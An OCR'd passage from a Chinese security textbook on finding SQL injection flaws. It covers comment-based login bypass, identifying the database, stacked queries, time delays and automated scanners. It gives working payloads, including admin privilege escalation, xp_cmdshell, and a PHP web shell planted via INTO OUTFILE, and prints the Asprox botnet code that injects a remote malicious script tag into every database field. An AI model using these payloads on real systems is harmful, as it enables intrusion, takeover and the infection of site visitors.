

图 2-16 使用多行注释的攻击

该攻击使用 username 字段选择想要的用户，使用/*序列作为注释的开始，在 password 字段中结束了注释(*/)并向语句末尾添加了一个单引号。该语句语法正确且不会对结果产生影响。最终的 SQL 语句如下：

```
SELECT *
FROM administrators
WHERE username = 'admin'/*' AND password = '*/'';
```

清除注释后的代码可以更好地说明该示例：

```
SELECT *
FROM administrators
WHERE username = 'admin' '';
```

不难发现，我们需要使用一个字符串来结束该语句，因为应用在最后插入了一个单引号，这是我们无法控制的。我们选择连接一个空字符串，它不会对查询结果产生任何影响。

上述例子使用空字符串来连接输入。进行 SQL 注入测试时，字符串连接是一直要用的内容。由于在 SQL Server、MySQL 和 Oracle 中的做法各不相同，所以可将字符串连接作为识别远程数据库的工具。表 2-4 列出了各种数据库中的连接运算符。

如果在 Web 应用中找到一个易受攻击的参数，但是却无法确定远程数据库，那么此时便可以使用字符串连接技术加以识别。可通过使用下列格式的连接符替换易受攻击的字符串参数来识别远程数据库：

表 2-4 数据库的连接运算符

数 据 库	连 接 示 例
SQL Server	'a' + 'b' = 'ab'
MySQL	'a' 'b' = 'ab'
Oracle	'a' || 'b' = 'ab'

```
http://www.victim.com/displayuser.aspx?User=Bob -- Original request
http://www.victim.com/displayuser.aspx?User=B' + 'ob -- MSSQL server
http://www.victim.com/displayuser.aspx?User=B' 'ob -- MySQL server
http://www.victim.com/displayuser.aspx?User=B' || ' ob -- Oracle
```

发送这三个已修改的请求后，您将得到运行在远程后台服务器上的数据库。其中有两个请求会返回语法错误，剩下的一个将返回与原请求相同的结果，从而指明远程所使用的数据库。

表 2-5 总结了在使用数据库注释绕过身份验证机制时经常使用的一些特征值。

表 2-5 使用数据库注释时常用的特征值

测试字符串	变 种	预 期 结 果
admin'--	admin')--	通过返回数据库中的 admin 行集来绕过身份验证机制
admin'#	admin')#	MySQL 一通过返回数据库中的 admin 行集来绕过身份验证机制
1--	1)--	注释剩下的查询，希望能够清除可注入参数后面所有由 WHERE 子句指定的过滤器
1 or 1=1--	1)or 1=1--	注入一个数字参数，返回所有行
'or '1'='1'--	')or '1'='1'--	注入一个字符串参数，返回所有行
-1 and 1=2--	-1) and 1=2--	注入一个数字参数，不返回任何行
' and '1'='2'--	') and '1'='2'--	注入一个字符串参数，不返回任何行
1/*comment*/		将注入注释掉。如果成功，将不会对原请求产生任何影响。这有助于识别 SQL 注入漏洞

3. 执行多条语句

终止 SQL 语句进一步提高了您对发送给数据库服务器的 SQL 代码的控制权。实际上，这种控制并不仅仅局限于由数据库创建的语句。如果终止了一条 SQL 语句，那么您就可以创建一条全新的没有限制的语句。

SQL Server 6.0 在其架构中引入了服务端游标，从而允许在同一连接句柄上执行包含多条语句的字符串。所有 6.0 之后的 SQL Server 版本均支持该功能且允许执行下列语句：

```
SELECT foo FROM bar; SELECT foo2 FROM bar2;
```

客户端连接到 SQL 服务器并依次执行每条语句，数据库服务器向客户端返回每条语句发送的结果集。

MySQL 在 4.1 及之后的版本中也引入了该功能，但它在默认情况下并不支持该功能。Oracle 不支持多条语句，除非使用 PL/SQL。

要利用该技术，您首先需要能够终止第一条语句，这样您之后才可以连接任意的 SQL 代码。

可通过很多方式利用这一概念。第一个例子将针对一个连接 SQL Server 数据库的应用。我们可使用多条语句来提升用户在应用中的权限，例如，将我们的用户添加到管理员组。我们的目标是运行一条如下所示的 UPDATE 语句：

```
UPDATE users                /* Update table Users */
```

```
SET isadmin=1              /* Add administrator privileges in the application */
WHERE uid=< Your User ID > /* to your user */
```

需要使用前面介绍的 *HAVING 1=1* 和 *GROUP BY* 技术来枚举列名，以此来发动攻击：

```
http://www.victim.com/welcome.aspx?user=45; select * from users having 1=1;--
```

这将返回一个错误，其中包含第一列的名称。可通过将列名添加到 GROUP BY 子句来重复该操作：

```
http://www.victim.com/welcome.aspx?user=45; select * from user having 1=1
  GROUP BY uid;--

http://www.victim.com/welcome.aspx?user=45; select * from user having 1=1
  GROUP BY uid, user;--

http://www.victim.com/welcome.aspx?user=45; select * from user having 1=1
  GROUP BY uid, user,password;--

http://www.victim.com/welcome.aspx?user=45; select * from user having 1=1
  GROUP BY uid, user,password,isadmin;--
```

找到需要的列名后，接下来将管理员权限添加至 Victim 公司的 Web 应用中，包含该注入代码的 URL 如下所示：

```
http://www.victim.com/welcome.aspx?uid=45;
  UPDATE users SET isadmin=1 WHERE uid=45;--
```

警告：

通过执行 UPDATE 语句来提升权限时需要特别小心，一定要在末尾添加 WHERE 子句。不要执行类似下面的内容：

```
http://www.victim.com/welcome.aspx?uid=45; UPDATE users SET isadmin=1
```

上述语句将更新 user 表中的所有记录，这不是我们想做的事情。

当存在执行任意 SQL 代码的可能性时，通常会有很多攻击要素。我们可以增加一个新用户：

```
INSERT INTO administrators (username, password)
VALUES ('hacker', 'mysecretpassword')
```

其主要思想是根据不同的应用来执行相应的语句。但是如果执行 SELECT 语句，那么将无法得到所有的查询结果，因为 Web 服务器只读取第一条记录集。稍后将介绍如何使用 UNION 语句向现有的结果中添加数据。此外，对于 SQL Server 来说，我们还拥有执行操行系统命令的能力(假设数据库用户拥有足够的权限)。

xp_cmdshell 是 SQL Server 数据库服务器中的一个扩展存储过程，它允许管理员执行操作系统命令，从所返回结果集的行中获取输出。第 6 章将详细介绍这种攻击，下面是一个典型的使用多条语句的例子：

```
http://www.victim.com/welcome.aspx?uid=45;
exec master..xp_cmdshell 'ping www.google.com';--
```

现在我们在 MySQL 数据库中利用类似的技术来使用多条语句，其技术和功能与前面的几乎完全相同。我们将终止第一个查询并在第二个查询中执行任意代码。本例中我们为第二条语句选择的代码如下所示：

```
SELECT '<?php echo shell_exec($_GET["cmd"]);?>'
INTO OUTFILE '/var/ www/victim.com/shell.php';--
```

该 SQL 语句将*'<?php echo shell_exec($_GET["cmd"]);?>'*字符串输出至/var/www/victim.com/shell.php 文件中。写入到文件中的字符串是个脚本，它能够检索名为 cmd 的 GET 参数的值并在一个操作系统 shell 中加以执行。执行该攻击的 URL 如下所示：

```
http://www.victim.com/search.php?s=test';
SELECT '<?php echo shell_exec($_GET["cmd"]);?>'
INTO OUTFILE'/var/www/victim.com/shell.php';--
```

假设 MySQL 与 Web 服务器运行在同一服务器上且运行 MySQL 的用户拥有足够的权限，那么上述命令会在 Web 目录下创建一个允许执行任何命令的文件：

```
http://www.victim.com/shell.php?cmd=ls
```

第 6 章将介绍更多利用这种问题的知识。但对您来说，目前最重要的是学习这一概念和获得在多条语句中执行任意 SQL 代码的机会。

表 2-6 列出了用于注入多条语句的特征值。

表 2-6　用于注入多条语句的特征值

测试字符串	变　种	预 期 结 果
';[SQL Statement];--	');[SQL Statement];--	注入一个字符串参数，执行多条语句
';[SQL Statement];#	');[SQL Statement];#	MySQL一注入一个字符串参数，执行多条语句
;[SQL Statement];--	);[SQL Statement];--	注入一个数字参数，执行多条语句
;[SQL Statement];#	);[SQL Statement];#	MySQL一注入一个数字参数，执行多条语句

秘密手记

Asprox Botnet 使用的 SQL 注入

僵尸网络(botnet)是一种由受传染计算机组成的大型网络，一般被犯罪者和有组织的犯罪集团用来发动钓鱼攻击(phishing attack)、发送垃圾邮件或者发动分布式拒绝服务(DoS)攻击。

新感染的计算机会变成由主服务器控制的僵尸网络的一部分。存在多种传染模式，最常见的是利用 Web 浏览器漏洞。在这种情况下，受害者打开一个由恶意 Web 站点提供的 Web 页面，其中包含一个针对受害者浏览器的攻击(exploit)。如果该攻击代码被成功执行，那么受害者的计算机将被传染。

正是由于采用这样一种传染方法，我们不难想象，僵尸网络拥有者会一直通过寻找目标 Web 站点来提供恶意软件。

之前设计 Asprox Trojan 的主要目的是创建一个垃圾邮件僵尸网络，专门负责发送钓鱼邮件。但 2008 年 5 月份期间，僵尸网络中所有受传染的系统均收到一个更新过的组件，它位于名为 msscntr32.exe 的文件中。该文件是一个 SQL 注入攻击工具，作为系统服务安装在“Microsoft Security Center Extension”下。

一旦该服务运行，它就会使用 Google 搜索引擎并通过识别运行带 GET 参数的.asp 页面的主机来寻找潜在受害者。受传染代码会终止当前的语句，并像本章前面所介绍的那样添加一条新语句。我们看一下受传染的 URL:

```
http://www.victim.com/vulnerable.asp?id=425;DECLARE @s
VARCHAR(4000); SET @s=CAST(0x4445434C4152452040542056415424 3
<snip>
434C4152452020 75F437572736F72 AS
VARCHAR(4000));EXEC(@S);-- [shortened for brevity]
```

下面是执行攻击的未编码代码和注释代码:

```
DECLARE
@T VARCHAR(255),    /* variable to store the table name  */
@C VARCHAR(255)     /* variable to store the column name  */
DECLARE Table_Cursor CURSOR
/* declares a DB cursor that will contain */
FOR /* all the table/column pairs for all the */
SELECT a.name,b.name/* user created tables and */
FROM sysobjects a, syscolumns b
/* columns typed text(35), ntext (99), varchar(167) */
/* or sysname(231) */
WHERE a.id=b.id AND a.xtype='u'
   AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231
   OR b.xtype=167)

OPEN Table_Cursor /* Opens the cursor */
FETCH NEXT FROM Table_Cursor INTO  @T ,@C
/* Fetches the first result*/
WHILE(@@FETCH_STATUS=0) /* Enters in a loop for every fow */
  BEGIN EXEC('UPDATE ['+@T"] SET
/* Updates every colum and appends */
['+@C+']=RTRIM(CONVERT(VARCHAR(8000),['+@C+']))+
/* a string pointing to a malicious */
"<script src=http://www.banner82.com/b.js></script>"')
```

```
    /* javascript file */

    FETCH NEXT FROM Table_Cursor INTO @T,@C
    /* Fetches next  result */
    END
    CLOSE Table_Cursor /* Close the cursor */
    DEALLOCATE Table_Cursor /* Deallocates the cursor */
```

上述代码通过添加一个<script>标记来更新数据库的内容。如果在 Web 页面上显示更新后的任何内容(可能性很大)，访客将会把该 JavaScript 文件的内容下载到浏览器中。

该攻击的目的是危害 Web 服务器并通过修改合法的 HTML 代码来包含一个 JavaScript 文件，该文件含有传染更多易受攻击计算机和继续扩大僵尸网络所必需的代码。

如果想了解关于 Asprox 的更多信息，请访问下列 URL:

- www.toorcon.org/tcx/18_Brown.pdf
- xanalysis.blogspot.com/2008/05/asprox-trojan-and-banner82com.html

2.3.4 时间延迟

测试应用是否存在 SQL 注入漏洞时，经常发现某一潜在的漏洞难以确认。这可能源于多种原因，但主要是因为 Web 应用未显示任何错误，因而无法检索任何数据。

对于这种情况，要想识别漏洞，向数据库注入时间延迟并检查服务器响应是否也已经延迟会很有帮助。时间延迟是一种很强大的技术，Web 服务器虽然可以隐藏错误或数据，但必须等待数据库返回结果，因此可用它来确认是否存在 SQL 注入。该技术尤其适合盲注。

Microsoft SQL 服务器包含一条向查询引入延迟的内置命令：*WAITFOR DELAY 'hours:minutes:seconds'*。例如，向 Victim 公司的 Web 服务器发送下列请求大概要花 5 秒：

```
http://www.victim.com/basket.aspx?uid=45; waitfor delay '0:0:5';--
```

服务器响应中的延迟使我们确信我们正在向后台数据库注入 SQL 代码。

MySQL 数据库没有与 WAITFOR DELAY 等价的命令，但它可以使用执行时间很长的函数来引入延迟。BENCHMARK 函数是很好的选择。MySQL 的 BENCHMARK 函数会将一条表达式执行许多次，它通常被用于评价 MySQL 执行表达式的速度。根据服务器工作负荷和计算资源的不同，数据库需要的时间也会有所不同，但如果延迟比较明显，则可使用该技术来识别漏洞。请看下面的例子：

```
mysql> SELECT BENCHMARK(10000000,ENCODE('hello','mom'));
+------------------------------------------------+
|  BENCHMARK(10000000,ENCODE('hello','mom'))     |
+------------------------------------------------+
|  0                                             |
+------------------------------------------------+
1 row in set (3.65 sec)
```

执行该查询花费了 3.65 秒。如果将这段代码注入到 SQL 注入漏洞中，那么将延迟服务器的响应。如果想进一步延迟响应，只需增加迭代的次数即可，如下所示：

```
http://www.victim.com/display.php?id=32;  SELECT
BENCHMARK(10000000,ENCODE('hello','mom'));--
```

在 Oracle PL/SQL 中，可使用下列指令集创建延迟：

```
BEGIN
  DBMS_LOCK.SLEEP(5);
END;
```

DBMS_LOCK.SLEEP()函数可以让一个过程休眠很多秒，但使用该函数存在许多限制。首先，不能直接将该函数注入到子查询中，因为 Oracle 不支持堆迭查询(stacked query)。其次，只有数据库管理员才能使用 DBMS_LOCK 包。

第 5 章的“5.3 使用基于时间的技术”一节将介绍在涉及时间的场合可以利用的技术。

2.4 自动寻找 SQL 注入

到目前为止，本章已介绍了多种手动寻找 Web 应用中 SQL 注入漏洞的技术。该过程涉及三个任务：

- 识别数据输入
- 注入数据
- 检测响应中的异常

本节将介绍如何适度地自动化该过程，但有些问题需要应用进行处理。识别数据输入是可以自动化的内容，它只涉及搜索 Web 站点和寻找 GET 及 POST 请求。数据注入也可以自动完成，因为上一阶段已经获取了发送请求所需要的所有数据。要想自动寻找 SQL 注入漏洞，主要问题在于检测远程服务器响应中的异常。

对于人来说，区分一个错误页面或其他类型的异常非常容易；但对于程序来说，要理解服务器输出，有时会非常困难。

有些情况下，应用可以很容易地检测到数据库发生了错误：

- Web 应用返回由数据库产生的 SQL 错误
- Web 应用返回 HTTP 500 错误
- 一些 SQL 盲注场合

但对于其他的情况，应用将很难识别存在的漏洞，而且很可能出现遗漏。因此，我们一定要理解自动发现 SQL 注入的局限性和手动测试的重要性。

进一步讲，测试 SQL 注入漏洞时，还存在另外一个可变因素。应用是由人编写的，最后的 bug 也是由人编写的。查看 Web 应用时，我们可以感知到哪里可能存在潜在的漏洞。之所以会这样，是因为我们能理解应用，但对于自动化的工具来说，它们无法做到这一点。

我们可以很容易识别出 Web 应用中未完全实现的部分，比如只需阅读页面中“Beta release—we are still testing”这样的标题。很明显，相对于测试成熟的代码来说，我们此时可能拥有

更多机会来发现有趣的漏洞。

此外，经验会告诉我们，程序员可能忽略了哪部分代码。例如，有些情况会要求用户直接填写输入字段，这时可能需要对大多数输入字段进行验证。但如果输入是由其他过程产生的，并且是动态地写到页面上(这时用户可操纵它们)，然后被 SQL 语句重用，那么此时很少会进行验证，因为程序员会认为它们来自可信的源。

从另一方面看，自动化的工具比较系统化且考虑周到。它们虽然不理解 Web 应用逻辑，但是却可以非常快地测试出许多潜在的注入点，这一点是人很难做到的。

自动寻找 SQL 注入的工具

本节将介绍一些用于寻找 SQL 注入漏洞的商业及免费工具。本章不介绍那些不关注利用的工具。

1. HP WebInspect

WebInspect 是一款由 Hewlett-Packard 开发的商业工具。虽然可将它用作发现 SQL 注入的工具，但其真实目的是完整评估 Web 站点的安全性。该工具不要求任何技术知识，可用于对应用服务器和 Web 应用层进行完整扫描，测试存在的错误配置和漏洞。图 2-17 是该工具运行时的截图。

WebInspect 系统化地分析发送给应用的参数，测试包括跨站脚本(XSS)、远程和本地文件包含、SQL 注入、操作系统命令注入等在内的所有类型的漏洞。还可以使用 WebInspect 编写一个测试宏来模拟用户身份验证或其他过程。WebInspect 提供了 4 种身份验证机制：Basic、NTLM、Digest 和 Kerberos。WebInspect 还可以解析 JavaScript 和 Flash 内容，能够测试 Web 2.0 技术。



图 2-17　HP WebInspect

对于 SQL 注入，WebInspect 能检测参数的值并根据参数是字符串还是数字来修改自身的行为。表 2-7 列出了 WebInspect 识别 SQL 注入漏洞时发送的注入字符串。

表 2-7 WebInspect 识别 SQL 注入漏洞时使用的特征值

测试字符串
'
value' OR
value' OR 5=5 OR 's'='0
value' AND 5=5 OR 's'='0
value' OR 5=0 OR 's'='0
value' AND 5=0 OR 's'='0
0+value
value AND 5=5
value AND 5=0
value OR 5=5 OR 4=0
value OR 5=0 OR 4=0

WebInspect 附带有一个名为 SQL Injector 的工具，可通过它来利用扫描过程中发现的 SQL 注入漏洞。SQL Injector 包含从远程数据库检索数据的选项，并以图形化的方式提供给用户。

- URL： https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200^9570_4000_100_。
- 支持的平台：Microsoft Windows XP Professional SP2、Microsoft Windows 2003、Microsoft Windows Vista。
- 要求：Microsoft .NET 2.0 或 3.0、Microsoft SQL Server 2005 或 Microsoft SQL Server Express SP1、Adobe Acrobat Reader 7 或更高版本、Internet Explorer 6.0 或更高版本。
- 价格：与厂商洽谈。

2. IBM Rational AppScan

AppScan 是另一款用于评估 Web 站点安全性的商业工具，包含了 SQL 注入评估功能。该工具的运行方式与 WebInspect 相似：搜索目标 Web 站点并进行大范围的潜在漏洞测试。AppScan 能检测出常规的 SQL 注入漏洞和 SQL 盲注漏洞，与 WebInspect 不同的是，它不包含利用漏洞的工具。表 2-8 列出了 AppScan 在干预过程中发送的注入字符串。

表 2-8 AppScan 识别 SQL 注入漏洞时使用的特征值

测试字符串			
WF 'SQL "Probe;A-B	'+'somechars	'	'and 'barfoo'='foobar')--
'having 1=1--	somechars'+'	';	'and 'barfoo'='foobar
1 having 1=1--	somechars'||'	)	'or'foobar'='foobar'--
\'having 1=1--	'||'somechars	\'	'or'foobar'='foobar')--

（续表）

测试字符串			
)having 1=1--	"||"	;	'and 'foobar'='foobar
%a5'having 1=1--	or 7659=7659	\"	'and 'foobar'='foobar--
|vol	and 7965=7965	" '	'exec master.. xp_cmdshell 'vol'--
'|'vol	and 0=7965	"	';select * from dbo.sysdatabases--
"|"vol	/**/or/**/7965=7965	'or'foobar'='foobar	';select @@ version,1,1,1--
||vol	/**/and/**/7965=7965	'and'foobar'='foobar	';select * from master...sysmessages--
'+'+'	/**/and/**/0=7965	'and'foobar'='foobar--	';select * from sys.dba_users--

AppScan 同样提供了宏记录功能来模拟用户行为及输入身份验证凭证。该平台还支持基本的 HTTP 和 NTLM 身份验证以及客户端证书。

AppScan 提供了一个非常有趣的功——优先级提升测试。从根本上讲，可以使用不同的优先级(例如，未证实、只读和管理员)对同一目标进行测试。之后，AppScan 将尝试从低优先级账户中访问通过高优先级账户才能获得的信息，以此来发现潜在的优先级提升问题。

图 2-18 是一幅 AppScan 扫描过程中的截图。



图 2-18　IBM Rational AppScan

- URL：www-01.ibm.com/software/awdtools/appscan/。
- 支持的平台：Microsoft Windows XP Professional SP2、Microsoft Windows 2003、Microsoft Windows Vista。
- 要求：Microsoft .NET 2.0 或 3.0(用于某些可选的附加功能)、Adobe Flash Player Version 9.0.124.0 或更高版本、Internet Explorer 6.0 或更高版本。
- 价格：与厂商洽谈。

3. HP Scrawlr

Scrawlr 是由 HP Web 安全研究小组(HP Web Security Research Group)开发的一款免费工具。Scrawlr 搜索指定的 URL 并分析每个 Web 页面的参数以便寻找 SQL 注入漏洞。

HTTP 搜索是一种检索 Web 页面并识别包含在其中的 Web 链接的操作。该操作被反复应用到每个识别出的链接上，直到 Web 站点中所有链接的内容均被检索为止。这就是 Web 评估工具创建目标 Web 站点地图以及搜索引擎建立内容索引的具体过程。在搜索过程中，Web 评估工具还会存储参数信息以供后面测试使用。

输入 URL 并单击 **Start** 后，程序便开始搜索目标 Web 站点并执行干预操作以发现 SQL 注入漏洞。搜索结束后，它会向用户显示结果，如图 2-19 所示。



图 2-19 HP Scrawlr

该工具不需要任何技术知识，只需输入想要测试的域名信息即可。由于该工具是从根目录文件夹开始搜索 Web 站点，因而不能通过它来测试特定的页面或文件夹。如果要测试的页面未链接到任何其他页面，那么搜索引擎将无法找到它，因而也就无法进行测试。

Scrawlr 只测试 GET 参数，所以 Web 站点中的所有表单都将得不到测试，从而会产生不完

整的测试结果。下面列出了 Scrawlr 的局限性：

- 最多能搜索 1500 个 URL
- 搜索过程中无脚本解析
- 搜索过程中无 Flash 解析
- 搜索过程中无表单提交(无 POST 参数)
- 只支持简单代理
- 无身份验证或登录功能
- 不检查 SQL 盲注

Scrawlr 在干预过程中只发送三个注入字符串，如表 2-9 所示。

表 2-9　Scrawlr 识别 SQL 注入漏洞时使用的特征值

测试字符串
value' OR
value' AND 5=5 OR 's'='0
number-0

Scrawlr 只检测详细的 SQL 注入错误，即服务器返回的 HTTP 500 代码页，其中包含了数据库返回的错误消息。

- URL： https://h30406.www3.hp.com/campaigns/2008/wwwcampaign/1-57C4K/index.php?mcc=DNXA&jumpid=in_r11374_us/en/large/tsg/w1_0908_scrawlr_redirect/mcc_DNXA。
- 支持的平台：Microsoft Windows。
- 价格：免费。

4. SQLiX

SQLiX 是一款由 Cedric Cochin 编写的免费的 Perl 程序。它是一个扫描器，能够搜索 Web 站点并检测 SQL 注入漏洞和 SQL 盲注漏洞。图 2-20 展示了一个示例。



图 2-20　SQLiX

在图 2-20 中，SQLiX 正在搜索并测试 Victim 公司的 Web 站点：

```
perl SQLiX.pl -crawl=" http://www.victim.com/"-all -exploit
```

从截图中不难发现，SQLiX 搜索了 Victim 公司的 Web 站点并自动发现了几个 SQL 注入漏洞。但该工具遗漏了一个源于主页链接且易受攻击的身份验证表单。SQLiX 不解析 HTML 表单，而是自动发送 POST 请求。

SQLiX 可以只测试单个页面(使用-url 修饰符)，也可以对包含在文件中的一系列 URL(使用-file 修饰符)进行测试。SQLiX 还存在其他一些有趣的选项：-refer、-agent 和-cookies，分别用于将 Referer、用户代理和 cookie 头作为潜在的注入要素。

表 2-10 列出了 SQLiX 在干预过程中使用的注入字符串。

表 2-10 SQLiX 识别 SQL 注入漏洞时使用的特征值

测试字符串			
	%27	I	value' AND'1'='1
convert(varchar,0x7b5d)	%2527	value/**/	value'AND'1'=0
convert(int,convert(varchar,0x7b5d))	''	value/*!a*/	value'+'s'+'
'+convert(varchar,0x7b5d) +'	%22	value'/**/'	value'||'s'||'
'+convert(int,convert(varchar,0x7b5d))+	value'	value'/*!a*/'	value+1
User	value&	value AND 1=1	value'+1+'0
'	value&myVAR=1234	value AND 1=0	

- URL：www.owasp.org/index.php/Category:OWASP_SQLiX_Project。
- 支持的平台：使用 Perl 编写的独立平台。
- 要求：Perl。
- 价格：免费。

5. Paros Proxy

Paros Proxy 是一款 Web 评估工具，最早用于手动调节 Web 流量。它扮演代理的角色，能够捕获 Web 浏览器请求，可以操纵发送给服务器的数据。

Paros Proxy 还包含一个内置的 Web 搜索器，称为 spider。只需右击显示在 **Sites** 标签中的域名并单击 **Spider** 即可使用该工具。还可以指定一个执行搜索操作的文件夹。单击 **Start** 后，Paros 将开始执行搜索操作。

现在，**Sites** 标签中的域名下面会显示所有已发现的文件。只需选择想要测试的域名并单击 **Analyse|Scan** 即可。图 2-21 展示了扫描 Victim 公司 Web 站点时的执行情况。

